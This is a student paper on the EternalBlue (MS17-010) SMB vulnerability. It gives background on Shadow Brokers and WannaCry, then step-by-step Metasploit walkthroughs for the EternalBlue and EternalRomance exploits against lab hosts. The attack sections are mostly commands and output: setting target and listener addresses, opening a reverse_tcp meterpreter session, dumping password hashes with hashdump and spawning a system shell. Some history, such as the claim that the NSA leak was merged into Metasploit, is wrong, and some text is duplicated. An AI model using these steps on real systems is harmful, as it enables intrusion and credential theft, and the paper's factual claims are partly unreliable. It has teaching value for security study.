EternalBlue (MS17-010)

Samaranayaka H.I.M
Faculty of Computing
Sri Lanka Institute of Information Technology
Malabe, Sri Lanka
it20636906@my.sliit.lk

Munasingha R.S.I
Faculty of computing
Sri Lanka Institute of Information Technology
Malabe, Sri Lanka
it20643904@my.sliit.lk

***Abstract*— This paper deals with how to exploit the eternal blue vulnerability in Microsoft Windows XP, Windows 7, Windows 10, server 2008 r2 (*all sp's), and server 2016.EternalBlue is a cyber-threat actor exploit that uses specially crafted packets to remotely execute arbitrary code and get network access. It takes advantage of a flaw in Microsoft's Server Message Block (SMB) version 1 (SMBv1) protocol, which is a network file sharing mechanism that allows users to access files on a distant server. This vulnerability could allow cybercriminals to take control of the entire network and all devices connected to it. Because of Eternal Blue's capacity to hack networks, if one device is infected with malware (WannaCry) using Eternal Blue, the entire network is in danger. What's more the attackers still keep attacks on the networks that run windows 10, 7, 8, or 2008, 2016 servers.**

Keywords—Exploit, Protocol, WannaCry, Eternal Romance EternalSynergy,SMB,EternalChampion,EternalBlue

I. INTRODUCTION (*WHAT IS ETERNALBLUE*)

The US National Security Agency (NSA) created Eternal Blue, a Windows exploit that was exploited in the 2017 WannaCry ransomware outbreak. Eternal blue defined as MS17-010 because this vulnerability found on 2017.EternalBlue takes use of a flaw in Microsoft's Server Message Block (SMB) Protocol implementation. This tricked a Windows PC that hadn't been patched against the vulnerability into permitting unauthorized data packets into the legitimate network. These data packets may contain malware such as a trojan, ransomware, or other potentially harmful software.

II. FURTHER MORE ABOUT ETERNALBLUE

The news of the devastating and widespread WannaCry ransomware outbreak shook the cybersecurity industry last year. The effort began immediately after the Shadow Brokers hacker group revealed a series of National Security Agency (NSA) flaws. The WannaCry assault, which employed an exploit known as Eternal Blue', swept over 150 nations by exploiting unpatched computers all around the world. Since 2016, the infamous Shadow Brokers hacker organization has been responsible for disclosing several NSA exploits, zero-days, and hacking tools.
According to Wikipedia, the Shadow Brokers gang has been responsible for five leaks to date. The fifth leak, which occurred on April 14, 2017, was the most serious. On the same day, Microsoft published a blog post explaining the available patches that had already addressed the Shadow Brokers' exploits. Microsoft had issued Security Bulletin MS17-010 a month before the leak (14 March 2017), which addressed several of the unpatched vulnerabilities, including those used by the 'Eternal Blue' attack. Other severe assaults were discovered to be employing Eternal Blue and other exploits and hacking tools from the same NSA release not long after the WannaCry spread. The Eternal Rocks worm, Petya a.k.a. Not Petya ransomware, and BadRabbit malware were among them. Cryptocurrency mining efforts have also been found exploiting Shadow Brokers' exploits to proliferate to additional devices. Adylkuzz, Zealot, and WannaMine were among them. The fifth Shadow Brokers NSA leak contained 30 exploits and seven hacking tools/utilities in total, which were integrated into an exploit framework named 'Metasploit'. Metasploit was like all other exploit frameworks, with a sophisticated command-line interface (CLI). Using this CLI an attacker could launch any exploit against a targeted entity. Of the 30 exploits,12affectedtheWindowsplatform:'EternalBlue','EmeraldThread','EternalChampion','ErraticGopher','EskimoRoll','EternalRomance','EducatedScholar','EternalSynergy', 'Eclipsed Wing', 'Englishman Dentist', 'Esteem Audit' and 'Exploding Can'. Metasploit also contained a classy shellcode called 'Double Pulsar', which opens a backdoor within the victim's system and maybe want to launch any malware attack on the infected machine. This paper outlines the utilization of the Metasploit exploit framework, details of the MS17-010 patch, and insights into the Eternal Blue exploit and Double Pulsar payload. additionally, it puts together some detection statistics of the Eternal Blue exploit from its inception in May 2017 so far.

III. SHADOW BROKERS GROUP

The NSA dumps featuring exploits, zero-days, and hacking tools have made the Shadow Brokers group renowned. This group's first confirmed breach occurred in August of 2016. Following the most recent disclosure, the Shadow Brokers group changed its business strategy and began charging for membership. The fifth public disclosure by the organization, which includes the EternalBlue exploit, which has been utilized in several cyber-attacks, made history.

IV. MS 17-010

- Microsoft addressed several of the vulnerabilities exposed by the Shadow Brokers released on March 14, 2017, and encouraged customers to install the MS17-010 patch. The exploits addressed by Microsoft are shown in Table 1.

- The vulnerabilities 'Englishman Dentist' (CVE-2017-8487),'Esteem Audit' (CVE-2017-0176), and 'Exploding Can' (CVE-2017-7269) can only be reproduced on Windows operating systems that Microsoft no longer supports. Users of these systems were recommended to switch to Microsoft-supported operating systems.

V. Metasploit Framework


The Metasploit framework could also be a really powerful tool that can be used by cybercriminals also as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it is often easily customized and used with most. The Metasploit frameworks may be a sophisticated tool that cybercriminals and ethical hackers can use to research systemic vulnerabilities on networks and servers. It is often easily customized and used with most operating systems because it's an open-source framework. The Opcode Database, shellcode archive, and associated research are all major sub-projects. Anti-forensic and evasion tools are included within the Metasploit Project, with a variety of them incorporated within the Metasploit Framework. Metasploit comes pre-installed on the pc. operating systems. Anti-forensic and evasion tools are included within the Metasploit Project, with a variety of them incorporated within the Metasploit Framework. Metasploit comes pre-installed on the Kali Linux OS.

VI. EXPLOIT

Eternal Blue takes advantage of a remote code execution flaw in Windows SMB. Its exploitation makes use of three SMB-related flaws also as an ASLR bypass approach. It uses two of those issues to conduct a kernel Nonpaged Pool buffer overflow, and therefore the third bug to line up the kernel pool grooming needed to orchestrate the buffer overwrite on another known kernel structure. alongside the ASLR bypass, this overflow aids within the placement of the shellcode to a predefined executable address. this enables the attackers to execute programs remotely on the machines of the vulnerable victims. Eternal Blue takes advantage of a weak SMB on a victim machine by delivering forged SMB packets over many TCP connections. Use of Nessus vulnerability scanner and Nmap network scanning we can search the vulnerabilities. Using Nmap can get full details about the targeted machine.


VII. Find a Module to Use

The first thing is we want to start the PostgreSQL by using the service PostgreSQL start command. PostgreSQL is to initialize the PostgreSQL database and if it don't run already follow the msfconsole.after starting the PostgreSQL service then start the Metasploit frame work by typing “msfconsole” in the cli terminal. Next using the "search" command inside the Metasploit, we can use the CVE no or the name of the vulnerability that we’ll do. Then there is an auxiliary scanner to detect the our target is vulnerable to eternal blue vulnerability. Otherwise it is become a time wasting if the target isn't even vulnarable.after determine that the our target is vulnerable to the above mentioned vulnerability, then we can use “use" command again to set the exploit module.



```
┌──(kali㉿kali)-[~]
└─$ service postgresql start

┌──(kali㉿kali)-[~]
└─$ msfconsole
```

Figure 01.



```
+ -- --=[ 8 evasion                                ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 Et
ernalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 Et
ernalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   2  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 Et
ernalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   3  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 Et
ernalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   4  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS17-010 SM
B RCE Detection
   5  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEP
ULSAR Remote Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb
_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Figure 02.

VIII. Run the Module


we can see the options via show options command or options command. But it is showing the smaller number of details. If we want get better idea about our vulnerability and what are the ports and IPs' that out vulnerability works on the victim’s device. First, need to add the IP address of the target (RHOST) by using the "set" command. Then we want to add our local IP address to LHOST again by using the "set" command. We can use our network IP address to LHOST. Finally, we can add the trusty payload between 534 payloads. But we use common payload reverse_tcp because we use 445 Tcp port in the target machine.

In addition to that, we can use the LPORT as any no above the 1000. (For example, we can use the common port no 4444 or 4321). That’s all for the exploitation.

After finishing this setup, we can use "rcheck" command to again check that target machine is vulnerable to our vulnerability.


Then we can type "run" or "exploit" to exploit the target machine.

Additional: If the session will not open at the exploitation, we can use rexploit to force the exploitation again.




```
   RHOSTS                          yes       The target host(s), range CIDR identifier, or host
                                             s file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentic
                                             ation
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Targe
                                             t.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, non
                                        e)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Figure 3.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.42.137
RHOSTS => 192.168.42.137
msf6 exploit(windows/smb/ms17_010_eternalblue) > ▌
```

Figure 4.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.42.129:4444
[*] 192.168.42.137:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.42.137:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.42.137:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datac
enter 7600 x64 (64-bit)
[*] 192.168.42.137:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.42.137:445 - The target is vulnerable.
[*] 192.168.42.137:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.42.137:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datac
enter 7600 x64 (64-bit)
```

Figure 5.

A few things happen here, including the establishment of an SMB connection and the transmission of the exploit packet. This exploit may not complete properly the first time; if it does not, try again and it should complete successfully.

In the last lines we can see the "WIN" that is gives us our target machine is successfully exploit by eternal blue.




```
cente
[*] 192.168.42.137:445 - 0×00000020  72 20 37 36 30 30                                r 7600

[+] 192.168.42.137:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.42.137:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.42.137:445 - Sending all but last fragment of exploit packet
[*] 192.168.42.137:445 - Starting non-paged pool grooming
[+] 192.168.42.137:445 - Sending SMBv2 buffers
[+] 192.168.42.137:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.42.137:445 - Sending final SMBv2 buffers.
[*] 192.168.42.137:445 - Sending last fragment of exploit packet!
[*] 192.168.42.137:445 - Receiving response from exploit packet
[+] 192.168.42.137:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.42.137:445 - Sending egg to corrupted connection.
[*] 192.168.42.137:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.42.137
[+] 192.168.42.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.42.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.42.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.42.129:4444 → 192.168.42.137:49158) at 2021-10-11 01:2
6:42 -0400

meterpreter > sysinfo
Computer        : WIN-MHNFPUMCKM9
OS              : Windows 2008 R2 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > ▌
```

Figure 6.

IX. Verify the Target Is Compromised

we can use some commands to verify that we have compromised the target by "sysinfo", "getuid" and if we want more, we can use help command and we can use any of the commands that are in the meterpreter help. Inside the newer systems, this exploit is not work correctly but sometimes it may cause the crashed in system.



```
    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Isuru:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > shell
Process 3056 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>▌
```

Figure 7.

X. Figure Details Table

Figure 1	Starting PostgreSQL and Metasploit frame work.
Figure 2	Search Eternal Blue and use Exploit or select Exploit
Figure 3	Show Options and Info about attacker machine / vuln. Machine
Figure 4	Set RHOST/LHOST/LPORT and configuring
Figure 5	Exploit the vulnerable machine
Figure 6	Successfully get access of the vulnerable machine. (Session open)
Figure 7	Verifying the access of the targeted machine by using the commands.

XI. OTHER EXPLOITS AFFECTING WINDOWS

Eternal Blue was getting some errors with the crashing the target. Therefore, Eternal Romance/Eternal Synergy/Eternal Champion are parallelly developed. These three were added into single Metasploit module and it is contained classic psexec payload. Eternal Romance is more reliable than Eternal Blue because it smoothly runs on the server 2016 and windows 10. The only thing is this exploit use the named pipes. Named pipes provide a way

that communicate with each other. Msfconsole automatically find the named pipes on the vulnerable target.
In addition to that with the Eternal Blue exploit, other more exploitations are addressed to Eternal Blue. such as,

- **Eternal Romance**

This is also an SMBv1 exploit that was addressed in MS17-010 that affects Windows XP, 2003, Vista, 7, 8, 2008, and 2008 R2. It results in a privilege escalation after successful exploitation.

- **Eternal Champion**


This attack makes use of a flaw in SMBv1. MS17-010 was released to deal with the difficulty, which affected Windows XP to Windows 8. alongside Eternal Blue, this vulnerability has been widely exploited. it is a remote code execution flaw in SMBv1 that gets activated when processing Transaction2/ Transaction2 secondary requests.

- **Eternal Synergy**

SMBv3 was the target of this vulnerability, which was added in MS17-010. In Windows 8 and Server 2012 SP0, it's a remote code execution flaw. In the wild, it was also exploited.


XII. How to find vulnerable Target for Eternal Romance

This is not showing inside the vulnerable scanners because this contains the same CVE no as eternal blue. Therefore, we use Nmap to get full details about the target machine and it gives the status about the vulnerable targeted machine.



```
┌──(kali㉿kali)-[~]
└─$ nmap --script smb-vuln-ms17-010 -v 192.168.42.142
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-11 17:40 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:40
Completed NSE at 17:40, 0.00s elapsed
Initiating Ping Scan at 17:40
Scanning 192.168.42.142 [2 ports]
Completed Ping Scan at 17:40, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:40
Completed Parallel DNS resolution of 1 host. at 17:40, 18.04s elapsed
Initiating Connect Scan at 17:40
Scanning 192.168.42.142 [1000 ports]
Discovered open port 135/tcp on 192.168.42.142
Discovered open port 445/tcp on 192.168.42.142
Discovered open port 139/tcp on 192.168.42.142
Discovered open port 49153/tcp on 192.168.42.142
Discovered open port 5357/tcp on 192.168.42.142
Discovered open port 49156/tcp on 192.168.42.142
Discovered open port 49155/tcp on 192.168.42.142
Discovered open port 49154/tcp on 192.168.42.142
Discovered open port 49159/tcp on 192.168.42.142
Discovered open port 49152/tcp on 192.168.42.142
Completed Connect Scan at 17:40, 1.73s elapsed (1000 total ports)
NSE: Script scanning 192.168.42.142.
Initiating NSE at 17:40
Completed NSE at 17:40, 0.04s elapsed
Nmap scan report for 192.168.42.142
```

Figure 8.



```
Host is up (0.0022s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49159/tcp open  unknown

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

Figure 9.


Steps for the Eternal Romance are same as the Eternal Blue.

XIII. Find the suitable module to exploit the target

Firstly, want to search the "msfconsole" in the kali cli terminal. After the inside the Metasploit framework, search the Eternal Romance or by using the CVE no (MS17-010) can find the matching module to exploit the target.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

                To boldly go where no
                 shell has gone before
```

Figure 10.




```
globally setting it with setg RHOSTS x.x.x.x

msf6 > search eternalromance

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  D
escription
   -  ----                                       ---------------  ----    -----  -
----------
   0  exploit/windows/smb/ms17_010_psexec        2017-03-14       normal  Yes    M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
 Execution
   1  auxiliary/admin/smb/ms17_010_command       2017-03-14       normal  No     M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comm
and Execution


Interact with a module by name or index. For example info 1, use 1 or use aux
iliary/admin/smb/ms17_010_command

msf6 > use 0
```

Figure 11.


XIV. Run the Module

After finding the matching module, using "show options" / "show info" command can see the options that are related to the target and the vulnerable machine. And same as the eternal blue can assign the RHOSTS/LHOST/LPORT to ready to exploit. After assign the LHOST and RHOSTS and the LPORT can be assign the payload. Also, it is same as the eternal blue we can use meterpreter to get access of the target. Common payload is reverse_tcp.



```
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting     Required  Description
   ----                  ---------------     --------  -----------
   DBGTRACE              false               yes       Show extra debug trace inf
                                                       o
   LEAKATTEMPTS          99                  yes       How many times to try to l
                                                       eak transaction
   NAMEDPIPE                                 no        A named pipe that can be c
                                                       onnected to (leave blank f
                                                       or auto)
   NAMED_PIPES           /usr/share/metas    yes       List of named pipes to che
                         ploit-framework/              ck
                         data/wordlists/n
                         amed_pipes.txt
   RHOSTS                192.168.42.136      yes       The target host(s), range
                                                       CIDR identifier, or hosts
                                                       file with syntax 'file:<pa
                                                       th>'
   RPORT                 445                 yes       The Target port (TCP)
   SERVICE_DESCRIPT                          no        Service description to to
   ION                                                 be used on target for pret
                                                       ty listing
   SERVICE_DISPLAY_                          no        The service display name
   NAME
```


Figure 12.



```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.42.136
rhosts ⇒ 192.168.42.136
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/x64/meterpret
```

Figure 13.

Now all the setup is complete and good to run the "run" or "exploit" to exploit the target machine.




```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.42.138:4444
[*] 192.168.42.136:445 - Target OS: Windows Server 2008 R2 Datacenter 7600
[-] 192.168.42.136:445 - Unable to find accessible named pipe!
[*] Sending stage (200262 bytes) to 192.168.42.136
[*] Meterpreter session 1 opened (192.168.42.138:4444 → 192.168.42.136:49158
) at 2021-10-11 13:48:34 -0400
```

Figure 14.

XV. Verify the Target Is Compromised

Then after successful exploit, we can check and compromised the attacker machine can be accessed the Victim's machine by using some of commands. For example, using sysinfo, getuid and screenshare can be compromised the attacked machine is exploited successfully.



```
meterpreter > sysinfo
Computer        : WIN-MHNFPUMCKM9
OS              : Windows 2008 R2 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

Figure 15.

XVI. Figure Details Table

Figure 8	Search target vulnerable machine's Ip using Nmap scanner
Figure 9	Result of the Nmap scanner
Figure 10	Starting PostgreSQL and Metasploit frame work.
Figure 11	Search Eternal Blue and use Exploit or select Exploit
Figure 12	Show Options and Info about attacker machine / vuln. Machine
Figure 13	Set RHOST/LHOST/LPORT and configuring
Figure 14	Exploit the vulnerable machine
Figure 15	Verifying the access of the targeted machine by using the commands.

XVII. Conclusion

Eternal Blue is a complicated exploit with a lot of moving frames. WannaCry ransomware was first discovered in May of 2017. As WannaCry spread to more systems, the number of detections gradually grew. In addition, the Eternal Rocks worm spread over the network in May 2017 using NSA-leaked flaws. The Petya ransomware outbreak was discovered around the end of June.

Many fresh Eternal Blue POCs/exploits were discovered on the Internet during this time. Because of the widespread availability of proofs-of-concept and exploits, attackers were able to quickly adapt them to their needs and launch new assaults. Another global ransomware epidemic was discovered in mid-November: The BadRabbit ransomware. Eternal blue's entire story, from start to finish (certainly not "the end"), serves as a cautionary tale for people concerned about cybersecurity. With hindsight, it appears that much of the harm – from WannaCry and Not Petya to who-knows-what-comes-next – could have been substantially averted, from the stupidity of stockpiling 0-day exploits to the foolishness of failing to implement security patches promptly.

It's unclear whether government agencies will heed their lesson, but every enterprise can take the Eternal blue danger seriously in 2019 and beyond. Patching your operating system and using a contemporary security solution to safeguard your data and network before the next attack. Before the next outbreak of Eternal blue-powered malware, patching your OS and protecting your data and network with a contemporary security solution is not only prudent but also necessary.

References

[1] https://blogs.technet.microsoft.com/msrc/2017/04/14/protecting-customers-and- evaluating-risk/.

[2] https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010.

[3] https://github.com/worawit/MS17-010.

[4] https://rese
[1]arch.checkpoint.com/eternalblueeverything-know/.

[5] https://www.risksense.com/_api/fi lesystem/466/EternalBlue_RiskSense-Exploit-Analysis-and-Portto-Microsoft-Windows-10_v1_2.pdf.

[6] http://blog.trendmicro.com/trendlabs-securityintelligence/ms17-010-eternalblue/.

[7] https://zerosum0x0.blogspot.in/2017/04/doublepulsarinitial-smb-backdoor- ring.html

[8] https://www.countercept.com/our-thinking/analyzingthe-doublepulsar-kernel-dll-injection-technique/.

[9] https://github.com/countercept/doublepulsardetection-script.

[10] http://www.opening-windows.com/download/apcinternals/2009-05/windows_vista_apc_internals. pdf.

[11] https://msdn.microsoft.com/en-us/library/ee441928. aspx.

[12] http://blogs.quickheal.com/ms17-010-windows-smbserver-exploitation-leads-ransomware-outbreak/.

[13] http://blogs.quickheal.com/wannacrys-never-say-dieattitude-keeps-going/.

[14] http://blogs.quickheal.com/wannacry-ransomwarerecap-everything-need-know/.

[15] http://blogs.quickheal.com/wannacry-ransomwarecreating-havoc-worldwide-exploiting-patchedwindows-exploit/.

[16] https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/
